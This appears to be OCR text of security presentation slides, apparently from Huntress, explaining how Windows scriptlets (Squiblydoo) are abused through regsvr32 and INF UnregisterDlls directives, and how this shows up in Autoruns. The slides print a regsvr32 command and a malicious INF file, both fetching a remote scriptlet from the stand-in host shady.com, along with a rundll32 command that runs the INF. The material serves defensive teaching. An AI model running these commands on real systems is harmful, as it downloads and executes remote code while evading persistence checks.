
Scriptlets Intro

HUNTRESS


regsvr32.exe /s /n /u /i:https://shady.com/file.sct scrobj.dll



The Reaction



Within Autoruns




WE ARE
"SAFE"
makeameme.org

O RLY?

HUNTRESS

Microsoft Technologies Documentation Resources

Hardware Dev Center Explore Docs Downloads Samples Dashboard

Docs / Windows Hardware / Windows Drivers / Install

Comments Edit Share | Theme Light

Filter

- Directive
- INF AddService Directive
- INF AddSoftware Directive
- INF BitReg Directive
- INF CopyFiles Directive
- INF CopyINF

INF UnregisterDlls Directive

04/20/2017 • 1 minutes to read • Contributors

An **UnregisterDlls** directive references one or more INF sections used to specify files that are OLE controls and require self-unregistration (self-removal).

Copy


```
[DDInstall]

UnregisterDlls=unregister-dll-section[,unregister-dll-section]...
```

shady.inf


```
[Version]
Signature=$CHICAGO$

[DefaultInstall]
UnregisterDlls = Squiblydoo

[Squiblydoo]
11,,scrobj.dll,2,60,https://shady.com/file.sct
```

.INF Scriptlets Overview

rundll32.exe setupapi.dll,InstallHinfSection DefaultInstall 128 C:\Users\User\Desktop\shady.inf




Within Autoruns :(



